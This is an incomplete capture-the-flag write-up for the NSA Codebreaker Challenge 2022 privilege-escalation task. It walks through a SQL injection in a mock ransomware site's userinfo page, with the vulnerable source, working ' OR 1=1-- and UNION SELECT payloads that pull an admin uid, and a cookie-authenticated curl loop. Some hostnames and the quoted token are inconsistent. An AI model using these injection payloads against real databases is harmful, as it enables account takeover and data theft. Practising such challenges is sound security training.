

task7

December 9, 2022

1 Task 7 - Privilege Escalation - (Web Hacking, [redacted])Points: 300

1.1 Problem statement

With access to the site, you can access most of the functionality. But there's still that admin area that's locked off. Generate a new token value which will allow you to access the ransomware site as an administrator. Enter a token value which will allow you to login as an administrator.

1.2 What to do

Enter a token value which will allow you to login as an administrator.

1.3 Write-up

When we solved task6, we generated a token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2NzA1MDQzM0kub3VudCkiOiJkaW5pdCkiLCJ0eXAiOiJKd1wifQ%3D

We can use this token to log in to the site <https://fqdhcyckntpkovqhu.ransommethis.net/flowgekpzmwuqv>.

Which pages should we access? We can check the pages reading code of B2.

```
[1]: %%bash
for path in home adminlist userinfo forum lock unlock admin fetchlog credit
do
    curl \
        -b data/task7/cookie \
        https://fqdhyckntpkovqhu.ransommethis.net/flowgekzpzomwuqv/$path > data/
    ↪task7/$path.html
done
```

% Total		% Received		% Xferd		Average Speed		Time	Time	Time	Current
						Dload	Upload	Total	Spent	Left	Speed
100	3860	100	3860	0	0	13198	0	--:--:--	--:--:--	--:--:--	13449
% Total		% Received		% Xferd		Average Speed		Time	Time	Time	Current
						Dload	Upload	Total	Spent	Left	Speed
100	4056	100	4056	0	0	9861	0	--:--:--	--:--:--	--:--:--	9990
% Total		% Received		% Xferd		Average Speed		Time	Time	Time	Current
						Dload	Upload	Total	Spent	Left	Speed
100	4197	100	4197	0	0	8103	0	--:--:--	--:--:--	--:--:--	8229

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	4470	100 4470	0 0	10673	0	--:--:--	10875
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	4974	100 4974	0 0	11243	0	--:--:--	11460
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	4543	100 4543	0 0	18600	0	--:--:--	19250
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	3647	100 3647	0 0	10080	0	--:--:--	10302
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	3647	100 3647	0 0	7845	0	--:--:--	8015
% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
			Dload Upload	Total	Spent	Left	Speed
100	3647	100 3647	0 0	16772	0	--:--:--	17449


We got all the html pages.

Next thing to do is to extract some thing related to the admin's information.

What we need to generate a new token value are `sec(secret in Accounts DB)` and `uid(uid in Accounts DB)`. We can know this information from `generate_token`.

```
def generate_token(userName):
    """ Generate a new login token for the given user, good for 30 days """
    with userdb() as con:
        row = con.execute("SELECT uid, secret from Accounts WHERE userName = ?", (userName,)).
        now = datetime.now()
        exp = now + timedelta(days=30)
        claims = {'iat': now,
                  'exp': exp,
                  'uid': row[0],
                  'sec': row[1]}
        return jwt.encode(claims, hmac_key(), algorithm='HS256')
```

Set a cookie for <https://fqdhyckntpkovqhu.ransommethis.net/flowgekzpzomwuqv/> like this.



Read through source code we got at B2 and find something relevant.


From the code below, `user` query may be used to execute SQL injection.

The site should be SQL-injected by this query, ' or '1' = '1 --.

```
[2]: def userinfo():
    """ Create a page that displays information about a user_
    ↪ """
    query = request.values.get('user')
    if query == None:
        query = util.get_username()
    userName = memberSince = clientsHelped = hackersHelped = contributed = _
    ↪ ' '
    with util.userdb() as con:
        infoquery= "SELECT u.memberSince, u.clientsHelped, u.
    ↪hackersHelped, u.programsContributed FROM Accounts a INNER JOIN UserInfo u_
    ↪ON a.uid = u.uid WHERE a.userName='%s'" %query
        row = con.execute(infoquery).fetchone()
        if row != None:
            userName = query
            memberSince = int(row[0])
            clientsHelped = int(row[1])
            hackersHelped = int(row[2])
            contributed = int(row[3])
        if memberSince != '':
            memberSince = datetime.utcfromtimestamp(int(memberSince)).
    ↪strftime('%Y-%m-%d')
        resp = make_response(render_template('userinfo.html',
            userName=userName,
            memberSince=memberSince,
            clientsHelped=clientsHelped,
            hackersHelped=hackersHelped,
            contributed=contributed,
            pathkey=expected_pathkey()))
    return resp
```

Access: <https://fqdhyckntpkovqhu.ransommethis.net/flowgekzpzomwuqv/userinfo?user=%27%20OR%201=1-->

You get something like this.




The screenshot shows the 'RANSOM ME THIS' website header with a navigation menu: Home, Generate Key, Unlock Request, Admin List, User Info, Forum, Admin. Below the header, the title 'User Info (' OR 1=1--)' is displayed. The user information is presented in four red-bordered boxes:

Date Joined: 2020-08-21	Jobs Completed: 30
Users Helped: 9	Programs Contributed: 4

At the bottom, a small disclaimer states: 'This site is part of the NSA Codebreaker Challenge 2022. Please do not enter any personal information on this site. No bits were harmed in the making of this challenge.'

This screenshot implies that you successfully injected SQL.

Access `<https://fqdhyckntpkovqhu.ransommethis.net/flowgekzpzomwuqv/userinfo?user=' UNION SELECT 0, 0, uid, "0" from Accounts WHERE isAdmin = 1-->` and we get like this.



The screenshot shows the 'RANSOM ME THIS' website header with the same navigation menu. Below the header, the title 'User Info (' UNION SELECT 0, 0, uid, "0" from Accounts WHERE isAdmin = 1--)' is displayed. The user information is presented in four red-bordered boxes:

Date Joined: 1970-01-01	Jobs Completed: 0
Users Helped: 46005	Programs Contributed: 0

At the bottom, the same disclaimer is present: 'This site is part of the NSA Codebreaker Challenge 2022. Please do not enter any personal information on this site. No bits were harmed in the making of this challenge.'

The query replaces these items. However, I fail to replace one of them with `secret`, which we need

to generate a token value in addition to uid.

```
memberSince = int(row[0])
clientsHelped = int(row[1])
hackersHelped = int(row[2])
contributed = int(row[3])
```

This is because `secret` is not an integer.

1.3.1 TODO

extract `secret`...